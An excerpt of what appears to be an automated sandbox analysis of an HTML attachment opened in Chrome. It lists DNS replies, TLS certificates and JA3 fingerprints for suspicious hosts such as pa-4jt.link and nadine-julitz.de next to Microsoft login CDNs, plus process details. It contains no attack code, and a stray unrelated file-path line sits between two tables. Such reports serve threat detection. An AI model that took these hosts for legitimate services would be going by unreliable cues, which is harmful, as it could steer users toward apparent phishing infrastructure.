Aug 3, 2021 21:21:46.124102116 CEST	8.8.8.8	192.168.2.5	0xc88f	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 21:21:46.266549110 CEST	8.8.8.8	192.168.2.5	0xbff6	No error (0)	pa-4jt.link		107.174.192.154	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:47.620558977 CEST	8.8.8.8	192.168.2.5	0x99a8	No error (0)	nadine-julitz.de		62.108.32.123	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:48.406378031 CEST	8.8.8.8	192.168.2.5	0xcc4e	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 21:21:48.406378031 CEST	8.8.8.8	192.168.2.5	0xcc4e	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.421319962 CEST	8.8.8.8	192.168.2.5	0x1f8f	No error (0)	pa-4jt.link		107.174.192.154	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.454211950 CEST	8.8.8.8	192.168.2.5	0xc437	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 21:21:49.454211950 CEST	8.8.8.8	192.168.2.5	0xc437	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.486953020 CEST	8.8.8.8	192.168.2.5	0x26a3	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 21:21:56.006521940 CEST	8.8.8.8	192.168.2.5	0x3138	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 21:21:56.006521940 CEST	8.8.8.8	192.168.2.5	0x3138	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 21:21:46.695796967 CEST	107.174.192.154	443	192.168.2.5	49725	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 21:21:46.722300053 CEST	107.174.192.154	443	192.168.2.5	49724	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 21:21:46.743640900 CEST	107.174.192.154	443	192.168.2.5	49727	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 21:21:47.065510035 CEST	107.174.192.154	443	192.168.2.5	49730	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 21:21:47.667742968 CEST	62.108.32.123	443	192.168.2.5	49734	CN=nadine-julitz.de CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jul 10 12:44:30 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Fri Oct 08 12:44:29 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 21:21:49.494251966 CEST	152.199.23.72	443	192.168.2.5	49742	CN=aadcdn.msauthimages.net, O=Microsoft Corporation, L=Redmond, ST=WA, C=US CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Jun 08 23:55:38 CEST 2021 Wed Jul 29 14:30:00 CEST 2020 Thu Aug 01 14:00:00 CEST 2013	Fri Jun 03 23:55:38 CEST 2022 Fri Jun 28 01:59:59 CEST 2024 Fri Jan 15 13:00:00 CET 2038	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Jul 29 14:30:00 CEST 2020	Fri Jun 28 01:59:59 CEST 2024		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Aug 01 14:00:00 CEST 2013	Fri Jan 15 13:00:00 CET 2038		
Aug 3, 2021 21:21:49.804447889 CEST	107.174.192.154	443	192.168.2.5	49741	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: 5552 Parent PID: 4728

General

Start time:	21:21:39
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT80307.HTM'
Imagebase:	0x7ff677c70000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: chrome.exe PID: 5224 Parent PID: 5552

General

Start time:	21:21:40
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,16190616929770877260,6847581079677092692,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1688 /prefetch:8
Imagebase:	0x7ff677c70000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly